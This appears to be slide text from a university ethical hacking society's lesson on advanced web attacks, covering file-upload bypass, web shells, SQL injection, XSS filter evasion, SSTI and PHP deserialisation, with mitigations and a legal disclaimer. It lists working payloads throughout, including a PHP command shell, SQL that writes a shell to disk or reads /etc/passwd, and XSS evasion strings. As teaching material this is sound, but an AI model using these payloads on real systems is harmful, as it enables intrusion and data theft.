Ethical Student Hackers

Advanced Web Hacking

SHEFFIELD Ethical Student Hackers
Breaking into security.

The Legal Bit

- The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.

- If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.

- Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.

Code of Conduct

- Before proceeding past this point you must read and agree to our Code of Conduct - this is a requirement from the University for us to operate as a society.
- If you have any doubts or need anything clarified, please ask a member of the committee.
- Breaching the Code of Conduct = immediate ejection and further consequences.
- Code of Conduct can be found at https://shefesh.com/downloads/SESH%20Code%20of%20Conduct.pdf

A Quick Recap

Methodology

- Enumerate the website: Use Nmap & Gobuster, look at the source code, look for a .git folder
- Do you need credentials anywhere? How is authentication handled?
- Look for something interactive - can you submit data?
- What do requests look like? Is there an API endpoint?
- Can you provoke error messages? Can you use default credentials?

Code Injection

- Cross Site Scripting
- SQL Injection
- Why is this bad?

Remote Code Execution

- Arbitrary Single Commands
- Web Shells (PHP, Reverse Shells etc)

Untrusted Data

- *Anything* supplied by a user
- Could be from a web request, a database, or an uploaded file

SHEFFIELD Ethical Student Hackers
Breaking into security.

File Upload Restrictions

Why does this matter?

- Uploading reverse shells
- Provoking errors

How can we bypass restrictions?

- Modify the Content-Type header (for example, to image/png)
- Filename tricks
  - Extra extensions: shell.php.jpg, shell.jpg.php
  - Null Bytes: shell.php%00.jpg
  - Alternative file extensions: .phtml, .jspf

    (See https://null-byte.wonderhowto.com/how-to/bypass-file-upload-restrictions-web-apps-get-shell-0323454/ for more!)
- Magic Bytes
  - `head -c 20 /path/to/safe_file | xxd` to see magic bytes (first 4-8)
  - `head -c 8 /path/to/safe_file > /path/to/shell` to add bytes
  - `nano /path/to/shell` or `cat /path/to/existing_shell >> /path/to/shell` to add shell code
  - `file /path/to/shell` to check type
  - List of signatures: https://en.wikipedia.org/wiki/List_of_file_signatures

SHEFFIELD Ethical Student Hackers
Breaking into security.

Gaining a Web Shell

PHP Reverse Shell

- https://github.com/pentestmonkey/php-reverse-shell
- Change the $ip and $port
- Then just load the script by visiting the page!
- You may have to enumerate the upload location - gobuster can help!
- Sometimes error messages can disclose the webroot path on the server, or you can find it on /phpinfo.php

PHP Arbitrary Code Execution

- `<?php system($_GET['cmd']); ?>`
- Visit /path/to/shell?cmd=arbitrary linux command

What about other languages?

- Web Shells are available in Python, JSP (Java), Ruby, and pretty much any language you can think of
- https://github.com/tennc/webshell
- https://github.com/TheBinitGhimire/Web-Shells

SHEFFIELD Ethical Student Hackers
Breaking into security.

SQL Injection - A Quick Recap

Example Query Structure

- Login: SELECT * FROM users WHERE username = $_GET['username'] AND password = $_GET['password'];
- Comment Search: SELECT name, text, date FROM comments WHERE text LIKE "%" . $_GET['query'] . "%";

The Vulnerability:

- User input is passed directly to the query and treated as SQL code
- This can cause arbitrary SQL to be executed:
    - SELECT * FROM users WHERE username = "injected" OR 1=1; -- AND password = "whatever";
    - SELECT name, text, date FROM comments WHERE text LIKE "%who cares%" UNION SELECT id, username, password FROM users;-- %";

Mitigating SQLI

- PARAMETERISED QUERIES (aka prepared statements) - these 'fix' the SQL statement and add variable values before execution
- E.g., in PHP: $stmt = mysqli_prepare($dbc, "SELECT * FROM users WHERE username = ? AND password = ?");
- In general: don't treat user input as code - treat it as a parameter
- Don't bother with white/blacklists - there are plenty of examples of them going wrong

SHEFFIELD Ethical Student Hackers

Breaking into security.

Advanced SQL Injection

Detecting SQLI

- Look for parts of the site that may interact with a database: a login form, a search function, a form that may insert new data
- Try fuzzing for an error by using a polyglot (e.g. SLEEP(1) /*’ or SLEEP(1) or’” or SLEEP(1) or “*/), or calling functions to determine the SQL Engine being used

Enumerating the Database

- If you can arbitrarily select data (for example, with a UNION attack), you can use functions to enumerate the database
- For example, SELECT id, name, quantity, price FROM products WHERE name LIKE “%who cares%” UNION SELECT user(), database(), session_user(), current_user();-- %”; will tell you the name of the database and user information

Reading and Writing with SQL Functions

- Arbitrary selects can also use the load_file(/path/to/file) function to read sensitive data (such as /etc/passwd)
- The INTO OUTFILE command allows writing to a file on the system
- We can use this to upload a shell (assuming the database user has write permissions)
- For example, ‘ UNION SELECT 1,’<?php system($_GET[“cmd”]); ?>‘ INTO OUTFILE ‘/path/to/webapp/cmd.php’ --

Blind SQL Injection


Blind Injection is a technique for when you cannot see the output of your query directly

- UNION attacks, for example, output your data onto the page
- But what if the server either responds with “OK” or an error if you do something wrong?
- We can use Blind Injection to craft a query that gives us a certain response based on our input, and use this to extract data from the database
- Note: if you use sqlmap, you can perform Boolean Blind Injection attacks using the –technique=B flag

Example Attack

- Say we had a page that looked up a user in the database (SELECT username FROM users WHERE username = ‘Mac’) and displays “User Exists!” if *any* data comes back
- If we pick a valid username, we can then ask the database some yes or no questions: if we inject ’ AND ‘1’=‘1 we get “User Exists!”, and injecting ’ AND ‘1’=‘2 we get a negative result “No User”
- So let’s change our injection and ask it about something sensitive - for example, ’ AND (SELECT password FROM users WHERE username = 'Administrator') = ‘password
- If we guessed the admin password correctly, we get back “User Exists!” - but this isn’t very likely, of course
- Instead, we can use SUBSTRING to guess it one character at a time: ’ AND SUBSTRING((SELECT password FROM users WHERE username = 'Administrator'), 1, 1) = 's
- We could then write a Python script to build a password character by character (I would, but I ran out of time...)
- Ippsec has a good example in his *Intense* video: https://www.youtube.com/watch?v=nBg6zUalb7c

Magic Demo!



Magic

OS:	Linux
Difficulty:	Medium
Points:	30
Release:	18 Apr 2020
IP:	10.10.10.185

Advanced XSS

A Quick Recap

- XSS is a way of inserting malicious HTML code into a page
- There are a few main types: Reflected, DOM, and Stored

XSS Defence Bypass

- Figure out what defences are being applied (if any). Are elements being deleted? Where is your code inserted?
- Match tags on HTML Element Content (e.g. `</p><script>alert(‘xss’)</script><p>`)
- Insert into HTML Element Attributes (`"><script>alert(document.domain)</script>` or `" autofocus onfocus=alert(document.domain) x="`)
- Double encoding (`%253Cscript%253Ealert('XSS')%253C%252Fscript%253E` or `<<script>Foo</script>iframe src="javascript:alert(‘xss’)">`)
- Use event handlers over script tags (`<img src/onerror=alert(‘xss’)>` or `<div onmouseover="alert(1)">test</div>`)
- Encoding forbidden words in hexadecimal with leading 0s (`<img onerror=a&#x006c;ert(1) src=a>`)
- Use same source or default source payloads (`<img src=# onerror="alert('xxs')">` or `<script src="/path/to/malicious"></script>`)
- Add junk after tag name or replacing spaces before attributes (`<script/anyjunk>alert(1)</script>` or `<img/anyjunk/onerror=alert(1) src=a>`)
- Add tabs and spaces (`<script&#9>alert(1)</script>`), wacky casing (`<ScRipT>alert(1)</sCriPt>`) and null bytes (`<%00script>alert(1)</script>`) all over the place! You only have to get lucky once...

Advanced XSS

Leveraging XSS

- Stealing Cookies
- Redirecting User
- Performing actions on behalf of authenticated users
- Enumerating a Site

Blind XSS

- Blind XSS occurs when you cannot see the output of your injection
- For example, submitting a ticket to an admin panel that is later rendered by an admin
- Blind XSS payloads must be able to identify where they were triggered, and often involve posting data to a custom server

Server-Side Template Injection (SSTI)

The Vulnerability

- Templating languages, such as Joomla and Twig, use templates to dynamically generate web pages by inserting data into HTML code
- When untrusted data is directly concatenated (rather than passed as a parameter) bad things can happen
- We can use inbuilt templating language methods to extract data and execute code on the server...

Example exploit

- Template includes some user input that is directly concatenated with other elements
- Template Engine unsafely renders the page on the server side: render(“<h1>Title: {{” + user_input + “}}</h1>”)
- Our malicious payload is directly executed rather than being interpreted as data

Server-Side Template Injection (SSTI)


Steps to Exploitation

- Identify the Injection Point
  - Fuzz for errors: Inject the polyglot `${{<%[%'"}}%\`, look for errors in the response
  - Make sure it's SSTI, not XSS: try mathematical operations like `{{7+7}}` as the payload
  - Try and identify how your code is being injected: Is it concatenated between `{{ }}` tags? Do you need to add them?
- Identify the Templating Language: try a sequence of payload syntaxes like `${7*7}`, `{{7*7}}`, `<%= 7/0 %>`
  - More details are here: https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#identify
- Exploit! Payload syntax will depend on your language
  - Extract variables like `{{data.username}}`
  - Execute code with `<%= system("whoami") %>` or `{% import os %}{{os.system('whoami')}}`

Mitigating the Exploit

- Create a template to render the user data, rather than concatenating it!
- Pass user data as a parameter to a render call: `render(title_template, title=user_data)`
- Then handle it as raw data inside the template: `<h1>Title: {{user_data}}</h1>`
- We still control the parameter, but it's no longer being treated as code
- Note: syntax will vary per templating language

Doctor Demo!



Doctor

OS:	Linux
Difficulty:	Easy
Points:	20
Release:	26 Sep 2020
IP:	10.10.10.209

SHEFFIELD Ethical Student Hackers

Breaking into security.

Deserialisation

What is Serialisation?

- A way of programming languages storing objects so they can be reconstructed (deserialised) later
- Many languages do this, including Java and PHP - a common web scripting language!

PHP Serialisation

- PHP serialises objects like so: **O:6:“Object”:1:{s:3:“var”;s:5:“value”;}**
- The syntax is:
  OBJ_TYPE:NAME_LENGTH:NAME:NUM_VARIABLES:{name_type:name_length:name;value_type:value_length:value;...}

The Vulnerability

- Some programs can introduce deserialisation vulnerabilities if they deserialise untrusted data
- Certain methods are called when an object is deserialised - in PHP, these are called ‘magic methods’, and include __wakeup(), __unserialize(), and __destruct()
- You can find a full list here: https://www.php.net/manual/en/language.oop5.magic.php

Deserialisation

Exploiting Deserialisation

- Finding a vulnerable function
  - Site source code? Find it in backup files, .git folders etc
  - Identify a vulnerable unserialize() call and the corresponding class
  - Identify vulnerable methods (e.g. __destruct, __wakeup) within the code
- Crafting a payload
  - Generate serialised object, setting variables as needed
  - Trigger the exploit by passing your object
- Time for a demo!

What went wrong with Academy?

- The Laravel Framework stores users as a serialised object when managing sessions
- It includes an unserialize() call when decoding a user's X-XSRF-TOKEN
- If we can create a valid token (using the leaked APP_KEY), we can cause Laravel to unserialise a custom-written object
- The payload itself is a gadget chain, which won't fit in these slides...
- This pair of posts explains it very well! https://0xdf.gitlab.io/2021/02/27/htb-academy.html#shell-manually and https://blog.truesec.com/2020/02/12/from-s3-bucket-to-laravel-unserialize-rce/

Mitigation? Don't deserialise untrusted data!

SHEFFIELD Ethical Student Hackers
Breaking into security.

Miscellaneous

Type Juggling

- Vulnerability occurs because of PHP’s weird behaviour comparing values
- For example, it tries to extract integers from strings:
  - (“7 Puppies” == 7) -> True
  - (“Puppies” == 0) -> True
- This can cause issues if a type juggling comparison occurs in authentication
- https://medium.com/swlh/php-type-juggling-vulnerabilities-3e28c4ed5c09

XPATH Injection

- Similar to SQL Injection, with a few syntax differences
- May look the same initially - but this is handling XML data rather than SQL
- Also possible to do password extraction attacks!
- https://owasp.org/www-community/attacks/XPATH_Injection
- Ippsec *Unbalanced*: https://www.youtube.com/watch?v=L_FYYJPVywM&t=2650s

Resources

XSS
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://owasp.org/www-community/Double_Encoding
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
https://portswigger.net/support/bypassing-signature-based-xss-filters-modifying-html
https://portswigger.net/support/xss-beating-html-sanitizing-filters
https://portswigger.net/web-security/cross-site-scripting/cheat-sheet
https://portswigger.net/web-security/cross-site-scripting/contexts
https://null-byte.wonderhowto.com/how-to/advanced-techniques-bypass-defeat-xss-filters-part-1-0190257/
https://gosecure.github.io/presentations/2017-12-04-confoo/Bypassing%20Modern%20XSS%20Protections.pdf

SSTI
https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection
Mitigating the exploit: https://www.youtube.com/watch?v=JcOR9krOPFY&t=2820s

SQLI
Overview of attacks and mitigations: https://owasp.org/www-community/attacks/SQL_Injection
Gaining a shell: https://resources.infosecinstitute.com/topic/anatomy-of-an-attack-gaining-reverse-shell-from-sql-injection/
Blind Injection: https://portswigger.net/web-security/sql-injection/blind

Repos
https://github.com/Twigonometry/Deserialisation-Demo
https://github.com/Twigonometry/CTF-Tools/blob/master/scripts/jpegify.sh

SHEFFIELD Ethical Student Hackers
Breaking into security.

That's about it!

SHEFFIELD ETHICAL STUDENT HACKERS

www.shefesh.com

Thanks for coming!

Any questions?

To recap any of the basics, see our Juice Shop Sessions from first semester:

- https://shefesh.com/assets/wiki/Give%20it%20a%20Go%20-%20An%20Introduction%20to%20Web%20Hacking%20-%20PDF.pdf
- https://shefesh.com/assets/wiki/Juice%20Shop%20Session%20-%20PDF.pdf

And keep an eye on the CTF Tools repository for an example of the Blind SQLI script (if I get round to it...)

SHEFFIELD Ethical Student Hackers

Breaking into security.

Upcoming Sessions

What's up next?

www.shefesh.com/sessions

Next Week: Game Hacking/Hack the Box

Easter Break!